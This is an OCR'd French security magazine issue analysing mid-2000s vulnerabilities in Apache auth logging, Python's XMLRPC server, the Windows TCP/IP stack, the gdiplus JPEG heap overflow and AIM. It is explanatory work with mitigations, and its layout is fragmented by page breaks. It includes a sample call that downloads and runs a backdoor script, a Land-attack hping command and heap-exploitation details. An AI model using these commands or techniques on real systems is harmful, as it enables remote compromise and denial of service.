Lorsque l'on veut protéger un répertoire ou une page des regards indiscrets, la configuration de Apache permet de le limiter l'accès à des groupes d'utilisateurs, ou des personnes possédant un mot de passe. Le plus simple est d'utiliser un fichier« .htaccess », qui permet de modifier la configuration de Apache pour le répertoire qui le contient. Il faut toutefois que la directive AllowOverride le permette, dans la configuration principale.
Pour une protection par mot de passe, on aura quelque chose comme :

```
# message lorsqu'on demande le password
AuthName "Répertoire protégé"
# chemin du fichier des mots de passe
AuthUserFile /chemin/complet/.htpasswd
AuthType Basic
<Limit GET POST>
 require valid-user
</Limit>
```



La commande phpinfo() que l'on a injectée s'exécute

ou encore dans « /var/log/apache/error.log » pour Linux. Si l'on peut trouver sur ce même serveur (pas forcément le même site !) une page protégée par HTTPAuth (.htaccess), nous pouvons alors exécuter des commandes arbitraires.
En fait, cette configuration est plus courante qu'on ne le pense . Par exemple, avec Easyphp qui utilise phpMyAdmin pour gérer la base de données, l'une des solutions les plus simples à mettre en place pour limiter l'accès à la base de données, est encore de protéger le répertoire de cette manière.

Explications

Le filtrage des variables dans les logs n'a pas été introduit à cause des bugs « include » : ces failles doivent être bouchées dans les scripts php, pas dans Apache. Mais un attaquant qui peut introduire des caractère arbitraires dans les logs, peut tromper tromper l'administrateur qui les consulte, et aussi peut-être exploiter certaines fonctionnalités de son émulateur de terminal.
Cependant, on a vu que ces filtres sont incomplets. En étudiant de plus près la source de « mod_auth.c » qui gère l'authentification par HTTP, on constate (en gras) que la variable est écrite directement dans le fichier log, sans que celle-ci ne soit modifiée ou filtrée.

Sécurisation

Les développeurs ont introduit un filtrage directement dans la fonction log_error_core, appelée par tous les gestionnaires d'erreur, dont ap_log_rerror. Le filtrage est assuré par ap_escape_errorlog_item, que l'on peut consulter dans util.c (voir aussi les autres fonction ap_escape_*).
Ce bug est surtout dangereux s'il est utilisé conjointement à

```
if (!(real_pw = get_pw(r, c->user,
                       sec->auth_pwfile))) {
    if (!(sec->auth_authoritative))
        return DECLINED;
    ap_log_rerror(
        APLOG_MARK,
        APLOG_NOERRNO|APLOG_ERR, r,
        "user %s not found: %s",
        c->user, r->uri);
    ap_note_basic_auth_failure(r);
    return AUTH_REQUIRED;
}
```

d'autres problèmes exploitables, comme ici une faille « include ». Ce sont les autres failles, plus graves, qu'il est plus urgent de corriger.
Si votre serveur contient un bug « include » c'est que vous utilisez du code php peut fiable, ou que vos utilisateurs le font. Dans le deux cas, vous avez tout intérêt à enclencher le safe_mode de php, qui diminue plus ou moins la portée de ces bugs. Une autre mesure peut prévenir le problème précis évoqué dans cet article et quelques autres : tenir les logs hors de portée des utilisateurs, à part root. Vous pouvez le faire en en interdisant la lecture (chmod a-r *.log), mais aussi en ne les laissant pas à leur emplacement par défaut. En règle générale, c'est une bonne chose de ne pas utiliser les chemins d'accès par défaut, cela met en défaut bon nombre d'attaque automatiques, venant de worms ou de script-kiddies, auxquelles vous seriez pourtant vulnérables.

NoSP

Python n'est pas

NEWBIE

XMLRPC et les variables globales

Les failles de sécurité touchant un langage de haut niveau comme Python sont assez rares pour qu'on s'attarde sur celle-ci : un problème de conception dans le module d'appel de procédures à distance XMLRPC qui permet dans certains cas la prise de contrôle total du serveur.

Versions vulnérables : Python 2.3.4 et inférieur
Publié le 3.2.05
Corrigé le 3.2.05 (patch)

RPC signifie Remote Procedure Call, ou en français : appel de procédure à distance. On englobe dans ce sigle tous les mécanismes qui permettent d'exécuter ou d'évaluer une fonction, non pas sur la machine client, mais sur un serveur distant (ou dans un autre processus), par l'intermédiaire d'une connexion. Concrètement, cela permet de faciliter la programmation des interconnexions entre applications.

On peut citer, comme protocoles de RPC connus : CORBA (utilisé par Gnome), SOAP (maintenant normalisé par le w3c), RMI (pour Java), DCOM (de Microsoft) ou XML-RPC. Ce dernier est particulièrement séduisant par sa simplicité.

XML-RPC

XML-RPC est en effet construit à partir de deux normes préexistantes : xml pour le codage de l'information et http pour le transport. Une session a ainsi une allure très lisible telle que ci-contre.

Les spécifications du XML utilisé pour les échanges sont simples. Il suffit de nommer la méthode (rien n'est dit sur son interprétation), et de donner les paramètres sous la forme d'expressions élémentaires (nombres, chaînes, tableaux, données binaires en base64).

Une implémentation de ce protocole est inclue dans les bibliothèques de base de Python, sous la forme des modules xmlrpclib et SimpleXMLRPCServer, notamment.

Son utilisation de base tient en quelques lignes, comme on le voit page suivante.

```
CLIENT -> SERVEUR
POST /RPC2 HTTP/1.0
Host: example.com
Content-Type: text/xml
Content-length: 161

<?xml version="1.0"?>
<methodCall>
   <methodName>examples.getStateName
   </methodName>
   <params>
   <param><value><i4>41</i4></value>
   </param>
   </params>
</methodCall>

SERVEUR -> CLIENT
HTTP/1.0 200 OK
Server: BaseHTTP/0.3 Python/2.3.5
Date: Wed, 09 Feb 2005 13:33:51 GMT
Content-type: text/xml
Content-length: 121

<?xml version='1.0'?>
<methodResponse>
<params>
<param>
<value><int>0</int></value>
</param>
</params>
</methodResponse>
```

La faille de sécurité

La faille de sécurité qui a été découverte dans Simple XMLRPCServer relève d'une erreur de conception, et non de programmation (comme c'est le cas la plupart du temps avec les langages de haut niveaux, exempts de problèmes du genre dépassement de tampon). On voit dans l'exemple qui précède que l'on peut utiliser une instance d'objet contenant des méthodes servies par le serveur RPC. Cet objet peut être une instance de classe, mais aussi un module.

Il serait par exemple pratique de faire :

```
import math
# ...
server.
 register_instance(math)
```

ORS SÉRIE sans failles

Serveur XLLRPC :

```
from SimpleXMLRPCServer import *
# Paramètres du serveur
server = SimpleXMLRPCServer(("", 8000))

# On sert la fonction RPC 'pow' (built-in)
server.register_function(pow)
# On définit une fonction 'add'
server.register_function(
  lambda x,y: x+y, 'add')
# On encapsule un jeu de fonctions dans
  une classe
class MyFuncs:
  def div(self, x,y): return x/y
  def test(self): return "Eat my shorts !"
server.register_instance(MyFuncs())

# On lance la boucle principale
server.serve_forever()
```

Du côté client :

```
from xmlrpclib import ServerProxy

server = ServerProxy("http://local-
host:8000")
print server.test()
print server.add(11, 28) +
server.div(24,8)
# output :
# Eat my shorts !
# 42
```

Là, aucun problème de sécurité. Toutes les fonctions mathématiques du module pourront alors être utilisées à distance.

Par contre, si l'on enregistre un module comme random, en apparence tout aussi innocent, on fabrique un serveur vulnérable. Ce module, comme d'autres, importe en effet lui-même le module os. Celui-ci devient alors accessible automatiquement à distance, ainsi que les méthodes qu'il contient, parce que la résolution de nom est récursive.

Ainsi un client pourrait, par exemple, exécuter des commandes sur le serveur de cette manière :

```
server.os.system(
   "wget exeample.com/"
   +"backdoor.sh;"
   +" sh backdoor.sh")
```

Les méthode du module os ne sont probablement pas les seules à être dangereuses.

Le correctif proposé consiste à ne plus résoudre le nom des méthodes récursivement (les '.' permettant de spécifier un sous-module ne fonctionnent plus), à moins que cela ne soit explicitement demandé par le développeur.

Sécurité et RPC

Lorsque l'on parle d'exécution à distance, un soin particulier doit donc être apporté à la restriction des appels possibles, et au cloisonnement des données accessibles. On peut redouter qu'à l'instar des multiples problèmes de sécurité qu'a introduit PHP, les développeurs mettrons du temps avant d'être suffisamment sensibilisés à ces problèmes.

Cependant, les mécanismes de protections capable de minimiser ces risques existent déjà. Des langages comme Java permettent de définir très précisément ce qui peut accéder à quoi. Une méthode ou un attribut déclaré comme private ne pourra pas, par exemple, être accessible depuis une instance extérieur (autre objet, ou une autre classe et a fortiori depuis un appel à distance). Ces restrictions sont vérifiées à l'échelle de la machine virtuelle, ce qui fait qu'elles peuvent prévenir des attaques utilisant du code java injecté.

Conclusion

Avec ces quelques exemples, nous avons de quoi imaginer le genre de vulnérabilités auxquelles on peut s'attendre avec des langages de haut niveau. Il est probable que dans un future proche nous puissions discerner de nouvelles classes de vulnérabilités courantes, communes à ces langages.

Références :

XML-RPC :
http://www.xml-rpc.org
Bug :
http://python.org/security/PSF-2005-001/
Buffer Overflow dans getaddrinfo de Python <2.2.2 :
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-0150

Les vieux défauts de la pi

WILD

Analyse de quelques failles

Les utilisateurs de Windows auront attendu longtemps la correction de plusieurs graves vulnérabilités exploitables à distance et touchant à peu près toutes les versions de cet OS. Voici une analyse pragmatique de trois d'entre elles, qui vous montre à quoi peuvent ressembler des attaques réseau évoluées.

Versions vulnérables : Windows 2000, XP SP1, XP SP2, 2003 (non patchés)
Publié entre 2004 et 2005 Corrigé le 12.4.2005 (MS09-19)

Plusieurs vulnérabilités découvertes dans la pile TCP/IP de Microsoft ont été publiées dans le bulletin MS05-019 [BUL] du le 12 avril 2005. Ce communiqué nous apprend que cinq vulnérabilités ont été corrigées, toutes concernant le mauvais traitement de certains paquets réseaux malicieusement formatés, et pouvant entraîner des conséquences plus ou moins critiques, variant selon l'OS (2000, XP SP1, XP SP2, 2003) et la vulnérabilité en question.

Ce type de vulnérabilité débouche en général sur des attaques de type Denial of Service – rendant l'hôte inutilisable. Elles sont intéressantes à détailler, car certaines d'entre elles peuvent se révéler très efficaces sous certaines conditions, et nous en ferons la démonstration. De plus, le niveau technique nécessaire à leur mise en pratique les met à la portée de tous.

Off-by-one

Le contenu du patch nous apprend que les fichiers incriminés sont tcpip.sys - le driver TCP/IP de Microsoft - ainsi que d'autres fichiers pour l'OS Windows 2000.

La cause de la première vulnérabilité réside dans la mauvaise validation de certains datagrammes IP. Cette vulnérabilité permet l'écriture d'un octet à l'extérieur du buffer alloué pour l'en-tête IP, ce qui, théoriquement, pourrait déboucher sur des possibilités d'exécution de code. Cependant, la conséquence plus probable se révèle être un déni de service sur la machine (seuls 2000 et XP SP1 sont touchés par cette faille).

Pour rappel, un en-tête IP se décompose en deux parties **[IP]** : une zone obligatoire, de 20 octets - comportant notamment les adresses IP source et destination, - ainsi qu'une zone optionnelle, de taille variable (0 à 40 octets). Dans le cas des options multi-bytes, les deux premiers octets sont respectivement le type d'option et la taille des options - taille excluant ces deux octets. Le champ « Size of Option » a donc une valeur maximale de 38. L'erreur en question était de vérifier que la taille soit « strictement inférieure à 40 octets », ce qui laisse une possibilité de débordement d'un octet.

Des PoC ont circule sur le Net **[POCIP]** mettant en pratique cette vulnérabilité ; cependant, personne a ce jour n'a revendiqué l'exécution de code au travers de cette faille.

Land attacks

Une seconde faille intéressante est la possibilité de lancer une « Land Attack » contre une machine XP SP2 ou 2003 (XP SP1 et 2000 sont immunisés, rendez-vous compte). C'est une attaque des plus basiques, reposant sur la création de segments TCP malicieux : il s'agit d'envoyer des paquets d'ouverture de connexion (SYN) ayant les adresses IP source et destination identiques, ainsi que des ports source et destination identiques. La pile TCP/IP fautive examine le segment reçu, et voyant qu'il est destiné a elle-même, entre dans une boucle quasi-infinie. Le terme « quasi-infini » est employé, car la boucle ne dure que quelques secondes ; mais durant le traitement du paquet factice, la charge processeur augmente dangereusement... Il est donc très facile de monter une attaque de type déni de service. Les conséquences en question ne sont donc pas un plantage pur et dur de la machine, mais l'impossibilité de l'utiliser, 100% du CPU étant occupé à ne rien faire.


Quelques tests sous Windows XP SP2 et Windows 2003 se sont révélés concluants. Depuis une machine Linux, utilisons l'utilitaire hping pour envoyer à intervalle régulier un paquet mal formaté. Certains ports sont ouverts par défaut sous Windows (les ports 135, 139 et 445 notamment), il s'agit donc de cibles de choix :

```
hping 192.168.255.128 \
 -p 445 \
 -a 192.168.255.128\
 -s 445 -k -S
```

Comme le montre la capture d'écran, la charge CPU atteint les 100%, rendant la machine totalement inutilisable. Tout redevient normal quelques secondes après l'arrêt d'envoi des paquets.

Un moyen simple pour se

ORS SÉRIE
le TCP/IP de Windows



protéger de cette attaque sous XP est d'activer le firewall Windows. Sous 2003 Serveur, une méthode générique de protection des attaques de type « SYN flooding » est la création de la valeur « SynAttackProtect » dans la base de registre (se référer au guide [NET2003]).

Slipping into the Window

La 3e vulnérabilité adresse un problème discuté depuis plus d'un an, concernant la gestion des paquets TCP permettant de couper une connexion brutalement (flag RST). Ce problème n'est pas spécifique aux systèmes Microsoft ; en réalité, de nombreuses implémentations sont touchées par cette vulnérabilité [230]. L'injection réussie d'un segment RST bien formatté permet de couper une connexion TCP entre deux machines. Le problème en question relève du protocole TCP, qui ne précise pas tous les détails d'implémentation. Ce protocole utilise principalement trois éléments pour gérer une connexion : les numéros de séquence (32 bits), les numéros d'acquittement (32 bits), et une fenêtre coulissante (16 bits). Je vous renvoie à la page Web [TCP] pour un rappel rapide concernant l'utilisation de ces paramètres. Normalement, lorsqu'un parti reçoit un segment, son numéro de séquence doit se trouver dans la fenêtre du destinataire (condition nécessaire mais non-suffisante).

Prenons l'exemple d'un attaquant souhaitant couper une connexion TCP établie entre un client et un serveur. Son but est d'envoyer un segment RST à l'un des deux hôtes, par exemple le serveur. Plusieurs renseignements sont nécessaires pour forger le paquet malicieux : les adresses IP source et destination (faciles à obtenir), le port de destination (dans ce cas, le port du serveur, aussi facile à obtenir), le port source, utilisé par le client ainsi qu'un numéro de séquence valide, c'est-à-dire se trouvant dans la fenêtre du serveur. Les deux derniers paramètres sont plus ou moins difficiles à obtenir ; cependant, une fenêtre de grande taille aide a trouver plus rapidement un numéro de séquence valide (et inversement). Il se trouve que les expérimentations menées par Watson par exemple (voir ses résultats [WAT] présentés à la CanSecWest en 2004 !), montrent clairement que l'attaque est tout a fait réalisable. On trouve très aisément sur le Net de nombreux scripts permettant de lancer une attaque de type « TCP Connection Reset » (par exemple, un script Python se trouve à cette adresse [RSTPY]), et de tels programmes sont très faciles à réaliser.

Heureusement, un moyen simple de bloquer cette attaque est de contrôler, en plus du numéro de séquence, le numéro d'acquittement, et vérifier sa validité… ce que la plupart des implémentations ne faisaient pas. Avec ce paramètre supplémentaire de 32 bits, l'attaque a très peu de chance de réussir.

Moyens de défense

L'utilisation d'un firewall – le firewall de Windows XP par exemple – bloquera le trafic non-sollicité en provenance de l'extérieur, ce qui bloquera la majorité de ces attaques. Egalement, les chances de succès se révèlent très mitigées en dehors d'un réseau local, les routeurs ne transmettant pas les datagrammes IP présentant des anomalies. Certaines vulnérabilités (problème de la fenêtre TCP) ne peuvent être corrigées qu'avec l'application du patch.

Notez egalement que ce patch modifie « en silence » le fonctionnement de la pile et l'accès aux RAW socket ; le SP2 pour XP modifiait déjà cela, mais là, les modifications affectent plus ou moins tous les systèmes (voir [RAW] pour un resumé – complexe – des implications du patch).

Carib

Références sur :
http://wiki.thehackademy.net

La faille JP

Images piégées sur Windows

Cette faille découverte dans une bibliothèque de Microsoft a eu à l'époque un certain impact, vu qu'elle était exploitable via un grand nombre d'applications l'utilisant, dont Internet Explorer, Outlook et le reste de la suite Office.

Versions vulnérables : gdiplus.dll de Windows XP, XP SP1 et 2003 (non patchés)
Publié le 14.9.04 (rapporté en octobre 2003)
Corrigé le 14.9.04 (MS04-028)

Une des failles ayant fait couler le plus d'encre virtuelle fin 2004 était celle de la bibliothèque gdiplus.dll (Graphic Device Interface +) de Windows. Cette bibliothèque permet une gestion facilitée et centralisée de l'affichage des images au format JPEG. Les applications Windows nécessitant de manipuler et d'afficher des JPEG peuvent s'appuyer sur cette DLL, qui vient en complément de gdi.dll, ne traitant que les fichiers bitmap. La faille peut-être déclenchée par la simple visualisation d'une image JPEG, en apparence anodine.

Les versions incriminées de gdiplus.dll sont les 5.1.3097.0 (celle de Windows XP sans SP) et 5.1.3101.0 (Windows XP SP1). D'autres DLLs sont également vulnérables. L'exploitation de la faille ne semble pas être possible sous Windows XP SP2, nous verrons plus loin pourquoi. Sont donc vulnérables Windows XP avec ou sans SP1, Windows 2003, Internet Explorer SP1, plusieurs versions d'Office XP (et donc les Word, Excel et compagnie qui vont avec...) ainsi que Visual Studio .NET, pour ne citer que les logiciels les plus importants. Patchez donc votre machine le plus tôt possible, ou mieux, n'écoutez pas ce que votre voisin vous a dit et installez le SP2! On vous l'a dit le mois dernier, le SP2 renforce nettement la sécurité de XP, certes au prix de quelques problèmes d'incompatibilité, mais vous l'adopterez très vite.

Présentation

Contrairement à ce que certains advisories ont pu prétendre [1], cette faille n'exploite pas un débordement de tampon dans la pile, mais dans le tas. Il est vrai que la majorité des exploits Windows utilisent un stack overflow pour l'exécution de code malicieux (Sasser, Blaster), et certaines personnes ont pu s'y méprendre, mais ce n'est pas le cas ici. Cela justifie par ailleurs l'existence de cette page, outre le fait que le vecteur de la faille est, une fois n'est pas coutume, une image JPEG.


Plusieurs exploits circulent sur Internet [2], mais peu sont réellement fonctionnels. Par "réellement", j'entends que les exploits actuels dépendent fortement du Service Pack et de la version de votre Windows. Au pire, vous ferez planter explorer ou votre programme en essayant de visualiser un JPEG malicieux. Cependant, sachez qu'un exploit générique pourrait être écrit, de nouvelles techniques d'exploitation du tas, fiables, ayant vu le jour récemment. Signalons également l'existence d'un ver [3] se propageant à l'aide de cette faille. Le nom du JPEG utilisé est provocateur pour inciter les internautes à le visualiser.

Déclenchement et exploitation

Le bug est déclenché lorsque le JPEG traité par gdiplus est mal formé. Un fichier JPEG se décompose en différents segments [4], chaque segment contenant notamment un champ identificateur et un champ taille. Les exploits circulant sur le net déclenchent la faille à l'aide du dword FFFE0001, signifiant une section commentaire d'une taille de -1 octet. Cela conduit à une possibilité d'écriture sur des zones du tas auxquelles nous n'aurions pas normalement accès.

Pour rappel, chaque processus sous Windows possède au moins un tas (en anglais, heap), initialisé lors de sa création. Il s'agit d'une zone mémoire réservée, que le programme peut utiliser quand bon lui semble. Un appel à malloc, par exemple pour allouer dynamiquement un buffer de grande taille, réserve de la mémoire dans le tas de msvcrt.dll. La gestion interne du tas est assez peu

ORS SÉRIE
EG/GDI



documentée par Microsoft, mais plusieurs hackers l'ont déjà disséquée dans le détail. Certaines techniques d'exploitations fiables sont donc désormais connues. Il faudrait présenter dans le détail le fonctionnement du tas pour comprendre comment fonctionne son exploitation, mais malheureusement, il s'agit là d'un sujet bien trop complexe pour que nous puissions le développer en profondeur dans cette page (pour les lecteurs intéressés, je conseille une lecture attentive des excellents papiers [5] et [6]). Cependant, le principe de base est simple. Un tas est constitué de différents blocs de mémoire (ou chunks), alloués/libérés lors d'appels aux APIs HeapAlloc/HeapFree. Un chunk libre possède également un couple d'adresses (FLink, BLink) qui le lie aux chunks libres suivants et précédents, formant ainsi une liste doublement chaînée. Lors de la destruction d'un chunk Cn (ce qui arrive dans plusieurs cas de figures) le pointeur "chunk suivant" FLinkn-1 de Cn-1 et "chunk précédent" BLinkn+1 de Cn+1 doivent être mis à jour. Ceci correspond à l'opération suivante :

```
[Blinkn] = FLinkn
[FLinkn+4] = BLinkn
```

On retrouve exactement cela dans ntdll.dll en 77F481BD (sur Windows XP fr SP1) :

```
// eax= BLinkn
77F481BD mov [eax], ecx
// ecx= FLinkn
77F481BF mov [ecx+4], eax
```

Un débordement dans un chunk a de fortes chances d'aller écraser les pointeurs FLink et BLink d'un chunk libre. Nous pouvons alors prendre le contrôle des registres eax et ecx. L'instruction en 77F481BD nous permet alors d'écrire le DWORD ecx à n'importe quel emplacement mémoire pointé par eax. La question qui se pose est donc la suivante : quel DWORD bien choisi allons-nous écraser, et par quoi, pour prendre le contrôle du programme. Là encore, la réponse serait trop longue pour que nous puissions la développer ici. Une des techniques les plus couramment utilisées, et dont on retrouve le principe lors de l'exploitation d'un débordement dans la pile, consiste à réécrire l'adresse du gestionnaire d'exception (l'adresse du Unhandled Exception Filter), appelé lorsqu'une exception non gérée survient.

Dans ce cas, le contrôle sera passé au gestionnaire, que nous aurons modifié. Il suffit de se débrouiller pour accéder à la zone du tas réécrite (le plus souvent à l'aide de call [registre] que l'on retrouve un peu partout dans les DLLs chargées par le système), dans laquelle nous aurons placé un shellcode, et l'exécuter. Il existe également d'autres emplacements que l'on peut réécrire, par exemple certaines fonctions du PEB, appelées systématiquement lors de la terminaison du programme, ce qui arrivera très probablement si une exception est levée. Toutes ces techniques dépendent plus ou moins du Service Pack installé ainsi que de la régionalisation de XP, et sont donc fiables en conséquence. Ces techniques d'exploitation ne fonctionne pas sous Windows XP SP2, qui introduit de nouvelles méthodes de protection du tas, à l'aide de cookies. Ces protections sont encore très peu connues, et seront probablement la problématique de l'exploitation des heap overflows de demain.

Protection

Microsoft fournit un outil de détection [7] des versions exploitables de gdiplus.dll. Cependant, prenez garde au fait qu'une application peut réinstaller une ancienne version de gdiplus.dll. Des problèmes ont également été signalé avec l'outil de Microsoft, qui ne détecterait pas toutes les DLLs susceptibles d'être vulnérables; l'institut SANS a mis au point un outil de détection [8] palliant ces difficultés.

Carib

Liens :

[1] Advisory US-CERT
http://packetstormsecurity.org/0409-advisories/TA04-260A.txt

[2] PoC
http://packetstormsecurity.org/0409-exploits/ms04-028-cmd.c

[3] Ver
http://easynews.com/virus.htm

Suite sur wiki.thehackademy.net

Failles et messag

Buffer overflow dans AIM

Ce débordement de tampon dans une ancienne version de AIM, malgré la protection anti-BOF ajoutée à la compilation par VisualStudio, pouvait être exploité à partir d'un simple lien ! Notre analyse.

Versions vulnérables : AIM 5.5.3595 et inférieur
Publié le 9.8.04
Corrigé le 12.8.04 (AIM 5.5.3598)

Le logiciel de messagerie instantannée de AOL, AIM, a fait l'objet de deux publications de failles de sécurité importantes. La seconde (voir aussi [1]) consiste en un débordement de tampon dans la pile, et son exploitation peut permettre à un utilisateur peu scrupuleux l'exécution de code à distance chez sa victime.
La première société à avoir découvert cette faille est iDenfense [2], mais l'annonce publique a été faite le 9 août par Secunia [3]. Cependant, il semblerait qu'iDefense, en collaboration avec AOL, soient les seuls à avoir réellement écrit un exploit fonctionnel, privé. Un exploit indépendant fut publié par la suite en septembre.

Origine de la faille

AOL Messenger utilise des URI spéciaux pour faciliter son utilisation et augmenter son interactivité (voir [4] pour une liste non exhaustive). Ces URI se placent dans les balises de liens, et sont de la forme :

```
<a href="aim:action?
param1=p1&param2=p2
(...)>Cliquez ici</a>
```

L'URI intéressant dans notre cas est aim:goaway, utilisé lorsque l'on veut s'absenter. Par exemple, si un utilisateur clique sur un lien du type :

```
aim:goaway?message=
Revenez+plus+tard,
```

AIM ouvre la fenêtre annonçant à vos contacts que vous êtes absents, avec le message "Revenez plus tard".
La faille provient d'une mauvaise gestion du paramètre de goaway, et se déclenche lorque celui-ci est trop long. Des tests montrent qu'au delà de 989 caractères "classiques", AIM plante; cette longueur varie selon les caractères fournis, la chaîne étant traitée en amont du transfert dans le buffer vulnérable.

Déclenchement de la faille

Il existe au moins deux manières pour déclencher cette faille. La première consiste à envoyer un message instantanné de type goaway à un correspondant, via AIM, le paramètre de goaway excédant les 989 caractères. Cependant, lors de l'envoi d'un lien, la zone de saisie normalement limitée à 1024 caractères, est découpée en 2x512 caractères : une partie pour le lien aim:goaway?message=... et une autre partie pour le texte apparent. Cette méthode n'est donc pas utilisable directement; un moyen de contourner cela serait de forger son propre paquet, ou de modifier un paquet avant envoi, a l'aide d'un hook par exemple.
La seconde méthode passe par l'utilisation d'un navigateur, dont la limite de taille pour les liens est bien plus grande. Sous Internet Explorer, cette astuce ne fonctionnera : les chaînes de carctères "anormalement" longues ne seront pas passées aux applications. A l'opposé, le navigateur de Mozilla, Firefox, n'effectue pas cette vérification, et la faille peut alors être déclenchée.

Principe d'exploitation

C'est là que cette faille devient réellement intéressante. Jusqu'à présent, quoi de plus banal qu'un buffer overflow. Des dizaines de failles de ce type sont découvertes chaque mois, alors, pourquoi s'attarder sur celle-ci en particulier ? Ceux d'entre vous qui auraient déjà regardé plus en détail les modules du logiciel AIM ont pu s'apercevoir que les champs du PE Major/MinorLinkerVersion étaient respectivement 7 et 0, voire 7 et 10. Ceux-ci correspondent à des programmes compilés par Visual Studio .Net et Visual Studio 2003, dont une nouveauté encore peu connue est la protection des buffers sur la pile, rendant ainsi l'exploitation d'un éventuel débordement de tampon plus difficile.
Plus difficile, certes. Mais pas insurmontable. Le but ici ne va être de présenter dans le détail l'exploitation de la faille d'AIM, mais de voir quelques méthodes générales d'exploitation pour ce type de protection.
Rappelez-vous : l'exploitation classique d'un buffer overflow nécessite la réécriture de l'adresse de retour d'une procédure située sur la pile. Cela est rendu possible suite à des malveillances codage, et par

ORS SÉRIE
gerie instantanée

exemple l'utilisation de fonctions "à risque"; il arrive ainsi que l'on puisse écrire plus de données que prévu dans un zone mémoire faisant suite à cette adresse de retour (voir le classique [5] pour une explication complète).

Une solution pour parer à cela est la protection du programme au moment de la compilation. Cette idée, déjà testée sous Linux grâce au patch StackGuard pour GCC [6], a été reprise dans les derniers compilateurs de Microsoft. Le principe est simple : introduire sur la pile, entre les données d'exécution (adresse de retour, etc.), et les variables locales de la fonction, une donnée supplémentaire appelée cookie. Avant le retour de la fonction, une micro procédure vérifiera que cette valeur n'a pas été modifié. Si cela était le cas, le processus serait terminé par le gestionnaire de sécurité du programme.

Une valeur de la taille d'un pointeur est générée aléatoirement au chargement du programme, par la fonction __security_init_cookie (voir [7] pour plus détails). Le cookie placé sur la pile, dans le cas de VC.Net, est un ou-exclusif de cette valeur avec l'adresse de retour de la fonction.

Aidons-nous de Mozilla pour faire planter AIM et observons ce qu'il se passe à l'aide d'un débuggeur. Si le paramètre contient une quantité suffisante de caractères, par exemple 1030 'a', l'instruction en 770E1767 (dans oleaut32.dll) génère une exception; un rapide coup d'oeil sur l'état des registres nous indique ESI=6161615D. Très bien. En remontant à l'adresse de la fonction appelante dans la pile, nous tombons sur une procédure de locateui.ocm, commençant en 11481C27. Pour information, après avoir tracé le code depuis cette adresse, il apparaît que la fonction vulnérable copiant le paramètre message dans la pile est strcpy (appel en 1148A1DD). On s'en doutait à peine...

Dès lors, on se rend compte qu'une exploitation classique va se révéler difficile... L'appel de check_cookie, si celui-ci se produit nous enverra tout droit dans le mûr... et le programme échouera lamentablement. Au passage, notons qu'il s'agit là d'un déplacement du problème du débordement de tampon vers celui du déni de service...

Deux types de méthodes peuvent être généralisées pour exploiter cette situation :

- la redirection du flot d'exécution avant le contrôle du cookie, par exemple en modifiant la valeur d'un argument qui serait un pointeur de fonction. L'écrasement d'un simple pointeur de fonction ne peut se produire car le compilateur réordonne les variables locales en plaçant les buffers avant les variables simples sur la pile. Dans le même ordre d'idée, il existe une attaque nommée V-Table hijacking [8] qui consiste à écraser les pointeurs des destructeurs des objets C++, appelés avant le retour de la fonction.
